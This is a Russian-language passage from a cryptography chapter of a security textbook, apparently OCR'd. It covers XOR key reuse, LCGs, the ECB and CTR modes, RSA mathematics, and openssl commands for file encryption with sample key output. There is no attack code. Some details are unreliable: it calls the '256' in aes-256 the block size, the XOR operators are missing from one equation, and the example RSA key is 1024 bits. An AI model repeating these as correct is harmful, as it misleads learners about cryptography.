


Рисунок 5-3: Как хакер может восстановить информацию из двух сообщений, зашифрованных одним и тем же ключом

Следующее уравнение в алгебраической форме показывает, как XOR двух шифротекстов (`c1` и `c2`), зашифрованных одним и тем же ключом `k`, эквивалентен XOR двух сообщений открытого текста `m1` и `m2`. Самообратимое свойство, описанное во врезке, приводит к тому, что ключи в обоих шифротекстах взаимно уничтожаются:

```
c1   c2   (m1   k)   (m2   k)   (m1   m2)   (k   k)   (m1   m2)
```

Иными словами, случайная информация, которую дает ключ, исчезает, когда мы выполняем XOR двух шифротекстов. Кроме того, шифрование одного и того же сообщения одним и тем же ключом всегда дает один и тот же шифротекст. По этому признаку хакер может обнаружить, что одно и то же сообщение было отправлено дважды.

Ключ также должен иметь ту же длину, что и сообщение; поэтому длинным сообщениям нужны длинные ключи. Для шифрования документа из 250 слов, если средняя длина слова равна пяти символам, вам пришлось бы помнить ключ длиной 1250 символов.

А что, если бы можно было преобразовать короткие ключи вроде `tfkd` в более длинные ключи, например `qwedfagberw`? Тогда короткие ключи можно было бы использовать для шифрования длинных сообщений. Этого можно добиться с помощью псевдослучайного генератора.

Псевдослучайные генераторы

Псевдослучайный генератор (PRG) ? это алгоритм, который всегда генерирует один и тот же псевдослучайный результат при одном и том же ключе. Это позволяет использовать более короткий пароль для создания ключа той же длины, что и сообщение, без необходимости запоминать весь ключ. Обсуждать случайность всегда непросто. Результаты PRG выглядят статистически случайными, хотя они не выбираются из случайного источника, например атмосферного шума или радиоактивного распада. Однако они не могут быть по-настоящему статистически случайными, потому что вход PRG намного короче его выхода. Тем не менее ни один эффективный алгоритм не сможет отличить такой результат от равномерно случайной строки, поэтому выход PRG вычислительно неотличим от случайного.

Как возможно многократно генерировать одну и ту же псевдослучайную последовательность чисел из короткого ключа? Один способ ? использовать линейный конгруэнтный генератор (LCG). Детали этой формулы не важны, но если вам любопытно, следующее уравнение ее описывает. Здесь `Xn` обозначает `n`-е число в последовательности:

```
Xn+1 = (aXn + c) mod m
```

В зависимости от длины последовательности можно выбирать разные значения `a`, `c` и `m`. Также можно выбрать первое число в последовательности, `X0`, которое называется затравкой, или seed. Рассмотрим случай с параметрами `m = 9`, `a = 2`, `c = 0` и затравкой `1` (то есть `X0 = 1`). Эти параметры дают следующий вывод: `2, 4, 8, 7, 5, 1`. В таблице 5-1 показано, как вычисляется каждое число последовательности.

Таблица 5-1: Как LCG вычисляет числа псевдослучайной последовательности

Xn+1	(aXn + c) mod m	Xn
2	2 * 1 + 0 mod 9	1
4	2 * 2 + 0 mod 9	2
8	2 * 4 + 0 mod 9	4
7	2 * 8 + 0 mod 9	8
5	2 * 7 + 0 mod 9	7
1	2 * 5 + 0 mod 9	5
2	2 * 1 + 0 mod 9	1

Последовательность не бесконечна, потому что она повторяется. Можно генерировать более длинные последовательности, тщательно выбирая параметры; однако все последовательности со временем возвращаются к началу. Получение более длинных ключей из коротких называется формированием ключа.

Длина последовательности до повторения цикла называется ее периодом. Повторение ? не единственная проблема LCG. Например, LCG с чрезвычайно большим периодом все равно небезопасен. Другая проблема в том, что значения предсказуемы даже без вычисления полного периода. Никогда не используйте алгоритмы LCG в криптографических приложениях. Когда нужно получать ключи, лучше использовать PBKDF2 ? функцию формирования ключа на основе пароля.

Небезопасные режимы блочных шифров

Что, если вместо генерации ключей той же длины, что и наше сообщение, мы разобьем сообщение на блоки? Тогда можно было бы шифровать каждый блок большого файла независимо с более коротким ключом. Это центральная идея режимов блочного шифра. Режим электронной кодовой книги (ECB) был одним из ранних, и хотя он небезопасен, ECB хорошо иллюстрирует концепцию.

На рисунке 5-4 показано, как ECB шифрует двоичную последовательность `00011011`. Обратите внимание, что двоичная последовательность разбивается на четыре блока, каждый из которых шифруется параллельно.




Рисунок 5-4: Режим блочного шифра ECB шифрует двоичную последовательность 00011011

В этом примере блок реализует простую функцию, которая выполняет XOR входа с ключом `01`. Однако при одном и том же ключе и входе ECB всегда выдаст один и тот же шифротекст, раскрывая информацию хакеру. ECB также повторно использует ключ для каждого блока, что уменьшает число возможных исходов и облегчает хакеру расшифровку сообщения. Например, на рисунке 5-5 показано изображение, зашифрованное с помощью ECB.




Рисунок 5-5: слева исходное изображение, справа ? зашифрованное

Обратите внимание, что в зашифрованном файле все еще виден контур атома. Это связано с утечкой информации из-за использования одного и того же ключа для каждого блока. Схожий объем информации утекал бы, если бы шифр ECB использовался для шифрования текста.

Тонкие изъяны шифра Цезаря, одноразового блокнота и ECB должны показать, почему никогда не следует реализовывать алгоритм шифрования самостоятельно. Шифрование очень хрупко, и небольшие отклонения от спецификации могут привести к небезопасной реализации. Всегда используйте защищенные алгоритмы из доверенных библиотек.

Безопасные режимы блочных шифров

Давайте рассмотрим более удачный алгоритм шифрования. На рисунке 5-6 показана схема режима блочного шифра со счетчиком (CTR).




Рисунок 5-6: Схема CTR

CTR преодолевает два ограничения ECB. Во-первых, CTR генерирует случайное одноразовое число (nonce), которое применяется для создания уникального ключевого потока каждый раз, когда файл шифруется. Затем CTR присоединяет nonce к счетчику, который однозначно идентифицирует каждый блок, и передает полученное значение на вход блочного шифра. Это гарантирует, что каждый блок шифруется своим фрагментом ключевого потока.

Рассмотрим пример. Мы будем использовать 1-битный счетчик и 1-битный nonce, равный `0`. Счетчик будет циклически переключаться между `0` и `1`. При присоединении nonce к концу счетчика это даст следующие входы: `00` и `01`. Затем комбинация nonce и счетчика передается каждому блоку, который возвращает ключевой поток для этого блока. Чтобы зашифровать блок, мы выполняем XOR этого ключевого потока с открытым текстом в данном блоке и создаем итоговый шифротекст. На рисунке 5-7 показан пример шифрования двоичной последовательности `0000` с помощью CTR с 1-битным счетчиком `{0,1}` и 1-битным nonce (бросок монеты: орел ? `1`, решка ? `0`).




Рисунок 5-7: Шифрование двоичной последовательности 0000 с помощью CTR с 1-битным счетчиком и 1-битным nonce

Блоки в этом примере используют тот же ключ и то же соответствие, что показаны на рисунке 5-6.

Важно различать блочные шифры и режим работы блочного шифра. Блочный шифр ? это функция с ключом, которая принимает блок из n битов и выдает блок из n битов. Вывод защищенного блочного шифра выглядит как случайная перестановка входного блока. Хотя в наших примерах мы использовали функцию XOR, NSA рекомендует использовать расширенный стандарт шифрования (AES).

Сами блочные шифры ? это не схемы шифрования; однако из них можно получить схему шифрования, применяя различные "режимы". ECB и CTR ? примеры режимов работы. Когда мы говорим, что ECB небезопасен, уязвим именно режим, а не лежащий в его основе блочный шифр.

Шифрование и расшифрование файла

Давайте используем шифр CTR для шифрования файла. Начните с открытия терминала на виртуальной машине Kali Linux. Создайте текстовый файл с сообщением `"Top Secret Code"`, выполнив следующую команду:

```
kali@kali:~$ echo "Top Secret Code" > plain.txt
```

Чтобы посмотреть содержимое файла, выполните команду `cat`:

```
kali@kali:~$ cat plain.txt
```

Мы используем библиотеку `openssl`, которая включает несколько алгоритмов шифрования и уже установлена в Kali Linux. Зашифруйте файл, выполнив следующую команду и введя пароль при запросе:

```
kali@kali:~$ openssl enc -aes-256-ctr -pbkdf2 -e -a -in plain.txt -out encrypted.txt
```

Флаг `enc -aes-256-ctr` указывает, что вы хотите использовать блочный шифр `aes-256-ctr`. Имя блочного шифра делится на три части. Первая часть (`aes`) обозначает функцию отображения, используемую в каждом блоке, в данном случае упомянутый ранее шифр AES. Следующая часть (`256`) обозначает размер блока, который в данном случае равен 256 битам. Последняя часть (`ctr`) обозначает режим работы блочного шифра CTR. Следующий параметр, `-pbkdf2`, задает функцию формирования ключа, а флаг `-e` сообщает `openssl`, что файл нужно зашифровать. Флаг `-a` выводит зашифрованный файл в кодировке Base64 вместо двоичного вида, что упростит печать зашифрованного файла в терминале. Наконец, мы используем параметры `-in` и `-out`, чтобы указать файл, который нужно зашифровать, и имя выходного файла соответственно.

Чтобы посмотреть содержимое зашифрованного файла, используйте команду `cat`:

```
kali@kali:~$ cat encrypted.txt
```

Чтобы расшифровать файл, выполните следующую команду:

```
kali@kali:~$ openssl enc -aes-256-ctr -pbkdf2 -d -a -in encrypted.txt -out decrypted.txt
```

Флаг `-d` указывает `openssl` расшифровать файл. Введите пароль, который использовали ранее. Как и алгоритм одноразового блокнота, CTR расшифровывает шифротекст, выполняя XOR с ключевым потоком блока, тем самым обращая операцию шифрования.

Обратите внимание: хакер, который украдет этот зашифрованный файл, может быть не в состоянии расшифровать его, но все же сможет повредить его, изменив зашифрованные биты. В главе 6 мы обсудим алгоритм шифрования, который позволяет передавать зашифрованные файлы и обнаруживать поврежденную копию.

Шифрование электронной почты

Теперь, когда вы зашифровали и расшифровали файл, давайте разберем задачу отправки зашифрованного письма через общедоступную сеть, где следует предполагать, что любой может прочитать любые незашифрованные сообщения, которые вы отправляете. На первый взгляд исправить эту проблему кажется несложно. Можно создать ключ и отправить зашифрованное сообщение через общедоступную сеть, чтобы те, кто перехватит сообщение, не смогли его прочитать.

Однако ваш получатель тоже не сможет прочитать сообщение, потому что у него нет ключа. Если предположить, что вы никогда не встретитесь лично, чтобы обменяться ключами, как передать ключ получателю так, чтобы его не перехватили? Для этого можно использовать криптографию с открытым ключом, также известную как асимметричная криптография.

Криптография с открытым ключом

Вместо одного общего ключа криптография с открытым ключом использует два ключа: открытый ключ, который может видеть каждый, и закрытый ключ, который никогда не передается. Эти два ключа математически связаны, поэтому сообщения, зашифрованные открытым ключом, можно расшифровать только с помощью закрытого ключа, и наоборот.

Чтобы увидеть, чем криптография с открытым ключом полезна для отправки сообщений, рассмотрим аналогию. Что, если вы захотели отправить Алисе свой дневник по почте, но не хотели, чтобы кто-то в почтовой системе мог его прочитать? Вы могли бы запереть дневник в коробке и отправить его Алисе, но Алиса не сможет открыть коробку, потому что у нее нет ключа. А что, если Алиса сначала отправит вам незапертый замок и оставит ключ у себя? Замок не защищает никакой секретной информации, поэтому не страшно, если все в общедоступной почтовой системе его увидят.

Можно думать об этом замке как об открытом ключе Алисы. Теперь вы можете запереть дневник в коробке замком, который прислала Алиса, и отправить его Алисе по почте. Никто в почтовой системе не сможет открыть вашу коробку, даже вы, потому что ключ есть только у Алисы. Когда Алиса получит коробку, она откроет ее своим закрытым ключом.

Настоящие открытые ключи немного отличаются от замков, потому что они могут и шифровать, как замок, и расшифровывать, как ключ. То же верно для закрытых ключей. Если сообщение зашифровано открытым ключом, расшифровать его может только человек с соответствующим закрытым ключом. Но если сообщение зашифровано закрытым ключом, расшифровать его сможет любой, у кого есть открытый ключ.

Сначала может быть неочевидно, зачем вообще шифровать что-либо закрытым ключом, ведь любой, у кого есть доступ к вашему открытому ключу, сможет расшифровать сообщение. Но шифрование сообщений закрытым ключом гарантирует другим, что сообщение пришло от вас, потому что только у вас есть доступ к вашему закрытому ключу. Процесс шифрования сообщений закрытым ключом часто называют подписыванием. Подписывая сообщение, вы гарантируете, что оно пришло от вас. Например, когда вы запрашиваете веб-страницу своего банка, сервер банка отправит подписанный сертификат, подтверждающий его подлинность. Мы обсудим эту тему подробнее в главе 6.

Рассмотрим один из алгоритмов, на которых основана криптография с открытым ключом: Rivest-Shamir-Adleman.

Теория Rivest-Shamir-Adleman

Вместо случайной генерации ключа криптография с открытым ключом математически связывает два ключа. Давайте введем обозначения, чтобы обсудить алгоритм Rivest-Shamir-Adleman (RSA). Будем обозначать целое число, представляющее открытый ключ, как `e` ? от encryption ("шифрование"), а целое число, представляющее закрытый ключ, как `d` ? от decryption ("расшифрование"). Именно эти переменные использовались в статье, впервые представившей RSA. Прежде чем обсуждать, как эти ключи генерируются, рассмотрим операции шифрования и расшифрования.

Мы можем представить сообщение `m` в двоичном виде, а эти двоичные значения можно интерпретировать как десятичные числа. Например, ASCII-символ `A` соответствует двоичному значению `1000001`, которое можно интерпретировать как целое число `65`. Теперь мы можем зашифровать значение `65`, определив функцию, которая отображает `65` в новое значение шифротекста `c`. Следующее уравнение определяет функцию шифрования:

```
E(e, m, n) = m^e mod n ≡ c
```

Это уравнение шифрования вводит новый открытый параметр, `n`. Этот параметр создается во время генерации ключей, и мы обсудим его позже.

Возможно, вы также задаетесь вопросом, почему хакер не может расшифровать сообщение, вычислив `e√c`. Это трудно вычислить для больших значений `m` и `e`, и задача дополнительно усложняется тем, что нужно учитывать операцию `mod n`. Так как же Алиса может расшифровать сообщение? Открытый ключ (`e`) и закрытый ключ (`d`) устроены так, что если возвести шифротекст в значение закрытого ключа `d` и вычислить модуль, вы получите исходное сообщение обратно. Такие скрытые свойства обычно называют свойствами с потайным ходом.

Математика RSA

Объясним, как все это работает. Начнем с математического выражения расшифрования:

```
D(d, c, n) = c^d mod n ≡ m
```

Если подставить выражение для `c` из уравнения шифрования в уравнение расшифрования, можно переписать уравнение расшифрования так, чтобы оно содержало открытый и закрытый ключи (`e`, `d`) и сгенерированный параметр (`n`):

```
(m^e mod n)^d mod n ≡ m
```

Затем мы можем упростить уравнение с помощью следующего математического свойства:

```
(a mod n)^d mod n ≡ a^d mod n
```

Оно позволяет переписать его так:

```
m^ed mod n ≡ m
```

Теперь, если бы мы только могли выбрать значения `e` и `d` так, чтобы коэффициент при `m` был равен `1`. Тогда мы могли бы показать, что `m^ed mod n = m` для всех значений `m`, меньших `n`, как показано в следующем уравнении:

```
m^ed mod n ≡ m^1 mod n ≡ m
```

Мы могли бы сделать это истинным, если бы установили оба целых числа `e` и `d` равными `1`. Но как переписать уравнение так, чтобы оно было истинным и для других значений? Рассмотрим следующее свойство, которое истинно для любых значений `x` и `y`, где `n` - произведение двух простых чисел `p`, `q`, а `z = (p - 1)(q - 1)`:

```
x^y mod n ≡ x^(y mod z) mod n
```

Если переписать предыдущее уравнение с использованием этого свойства, получим следующее:

```
m^(ed mod z) mod n ≡ m
```

Теперь можно использовать целые значения, отличные от 1, для e и d, если мы гарантируем, что ed mod z = 1.

Но как программно найти целые значения для e и d? Алгоритм генерации ключей позволяет нам получить подходящие целые значения для e, d и n. Алгоритм генерации ключей состоит из четырех основных шагов:

1. Выберите два больших простых числа (p, q) и держите их в секрете.
2. Вычислите n = pq и z = (p - 1)(q - 1).
3. Вычислите открытый ключ (e), выбрав целое число, меньшее n и взаимно простое с z, то есть не имеющее с z общих множителей. Алгоритмы часто выбирают значение 65,537.
4. Используйте расширенный алгоритм Евклида, чтобы вычислить закрытый ключ (d), выбрав целое число d такое, что ed mod z = 1.

Теперь у вас есть значения e, d и n.

До сих пор мы сосредоточивались только на алгоритме RSA. Но защищенные реализации RSA также должны использовать алгоритм оптимального асимметричного заполнения для шифрования (OAEP). Для простоты я отложил обсуждение алгоритма OAEP и рассмотрю его позже в этой главе. Но при шифровании и расшифровании файлов с помощью openssl мы будем включать флаг -oaep, так что показанные здесь команды должны быть защищенными.

Шифрование файла с RSA

Теперь, когда вы знаете теорию RSA, используем библиотеку openssl, чтобы создать зашифрованное письмо. Для начала сгенерируйте пару открытого и закрытого ключей, выполнив следующую команду:

```
kali@kali:~$ openssl genrsa -out pub_priv_pair.key 1024
```

Флаг genrsa сообщает openssl, что вы хотите сгенерировать RSA-ключ, флаг -out задает имя выходного файла, а значение 1024 задает длину ключа. Более длинные ключи безопаснее. NSA рекомендует длину RSA-ключей 3072 бита или больше. Помните: не передавайте свой закрытый ключ никому. Вы можете посмотреть сгенерированную пару ключей, выполнив следующую команду:

```
kali@kali:~$ openssl rsa -text -in pub_priv_pair.key
```

Флаг rsa сообщает openssl, что ключ нужно интерпретировать как RSA-ключ, а флаг -text отображает ключ в человекочитаемом формате. Появится вывод, похожий на следующий:

```
RSA Private-Key: (1024 bit, 2 primes)
modulus:
00:b9:8c:68:20:54:be:cd:cc:2f:d9:31:f0:e1:6e:
7e:bc:c9:43:1f:30:f7:33:33:f6:74:b9:6f:d1:d9:
.....
publicExponent: 65537 (0x10001)
privateExponent:
73:94:01:5c:7a:4d:6c:36:0f:6c:14:8e:be:6d:ac:
a6:7e:1b:c0:77:28:d4:8d:3e:ac:d0:c1:d5:8e:d0:
.....
prime1:
00:dc:15:15:14:47:31:75:5d:37:33:57:e0:86:f7:
7d:2e:70:79:05:e1:e0:50:2f:20:46:60:e0:47:bf:
.....
prime2:
```

```
00:d7:d4:84:90:34:d9:2f:b2:52:54:a0:a9:28:fd:
2a:95:fd:67:b7:81:05:69:82:12:96:63:2c:14:26:
.....
................
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
MIICWwIBAAKBgQC5jGggVL7NzC/ZMfDhbn68yUMfMPczM/Z0uW/R2YU5/KtRxPtK
9nyWCf3WdUPidWzRlfBh2eJqnhDuY5abTid7rpvkU3vephDzkpeLpqPuM7TAqeOH
..........
..........
esvJa46Lzn6bvi3LxQJAF3aKgNy4mDpTGYAud381P9d8qCxHRQMaCZ43MPLnD22q
rf52xkSr0A6I2cJDp4KvF1EvIH8Ca2HlUrKWmCi57g==
-----END RSA PRIVATE KEY-----
```

Метки в этом выводе соответствуют теории, которую мы обсуждали ранее в этой главе, а модуль ? это значение `n`. Помните, что это произведение двух простых множителей `p` и `q`, которые в выводе обозначены как `prime1` и `prime2`. Открытая экспонента, то есть открытый ключ, ? это значение `e`, тогда как закрытая экспонента, то есть закрытый ключ, ? это значение `d`. Раздел внизу содержит версию пары открытого и закрытого ключей со всеми ее компонентами, закодированную в Base64.

Вы можете извлечь открытый ключ из этого файла, выполнив следующую команду:

```
kali@kali:~$ openssl rsa -in pub_priv_pair.key -pubout -out public_key.key
```

Флаг `-pubout` сообщает `openssl`, что из файла нужно извлечь открытый ключ. Вы можете посмотреть открытый ключ, выполнив следующую команду, где флаг `-pubin` указывает `openssl` рассматривать вход как открытый ключ:

```
kali@kali:~$ openssl rsa -text -pubin -in public_key.key
RSA Public-Key: (1024 bit)
Modulus:
00:b9:8c:68:20:54:be:cd:cc:2f:d9:31:f0:e1:6e:
7e:bc:c9:43:1f:30:f7:33:33:f6:74:b9:6f:d1:d9:
.....
Exponent: 65537 (0x10001)
writing RSA key
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC5jGggVL7NzC/ZMfDhbn68yUMf
MPczM/Z0uW/R2YU5/KtRxPtK9nyWCf3WdUPidWzRlfBh2eJqnhDuY5abTid7rpvk
U3vephDzkpeLpqPuM7TAqeOHdtbmLGM5edQNmuO3Iw/VrkISQKfPp00zfcnQ4Db4
sROIQ+sQzQv4Q7Q2bwIDAQAB
-----END PUBLIC KEY-----
```

Вы можете сделать свой открытый ключ доступным, опубликовав его на своем сайте. Обратите внимание, что открытый ключ также включает модуль `n`, необходимый для расшифрования. Поскольку `n` ? произведение двух секретных простых множителей (`p` и `q`), если бы хакер смог разложить `n` на множители, он смог бы расшифровать RSA-шифротекст. Однако сейчас не существует классических алгоритмов, которые позволили бы хакеру эффективно разложить `n` на множители, если простые числа велики. В 1994 году Питер Шор предложил квантовый алгоритм, который мог бы раскладывать большие числа на множители. Алгоритм работает, но мы еще не смогли создать квантовый компьютер, который способен запускать его на больших числах. Пока у нас нет подходящего квантового компьютера, RSA остается безопасным методом шифрования.

Пора использовать новые открытый и закрытый ключи. Создайте текстовый файл для шифрования:

```
kali@kali:~$ echo "The cat is alive" > plain.txt
```

Используйте утилиту RSA (`rsautl`), входящую в `openssl`, чтобы создать зашифрованный двоичный файл (`cipher.bin`):

```
kali@kali:~$ openssl rsautl -encrypt -pubin -inkey public_key.key -in plain.txt -out cipher.bin
    -oaep
```

Обратите внимание, что мы включили флаг `-oaep`. Защищенные реализации RSA также должны использовать алгоритм OAEP, обсуждаемый в следующем разделе. Всякий раз, когда вы шифруете и расшифровываете файлы с помощью `openssl`, обязательно применяйте этот флаг, чтобы операции были защищенными.

Преобразуйте двоичный файл в Base64, выполнив следующую команду:

```
kali@kali:~$ openssl base64 -in cipher.bin -out cipher64.txt
```

Преобразование файла из двоичного вида в кодировку Base64 позволяет вставить его в письмо как текст. Вы можете посмотреть текст, закодированный в Base64, с помощью команды `cat`:

```
kali@kali:~$ cat cipher64.txt
MAmugbm6FFNEE7+UiFTZ/b8Xn4prqHZPrKYK4IS2E31SHhKWFjjIfzXOB+sFBWBz
ZSoRpeGZ8tSj7vs/pkO/kNCDxRxelfipdOhiigFk6TqAl9JwyB5E76Bm+Ju+sMat
h0Dx6tBjiN4RhT1hRl+9rUxdYk+IziH0jkCCngH6m5g=
```

Кодирование файла в Base64 на самом деле не шифрует файл; оно просто форматирует его. Всегда шифруйте файл перед кодированием в Base64. Расшифруйте сообщение, преобразовав Base64-текст обратно в двоичный вид:

```
kali@kali:~$ openssl base64 -d -in cipher64.txt -out cipher64.bin
```

Затем расшифруйте двоичный файл следующей командой:

```
kali@kali:~$ openssl rsautl -decrypt -inkey pub_priv_pair.key -in cipher64.bin -out plainD.txt -
    oaep
```

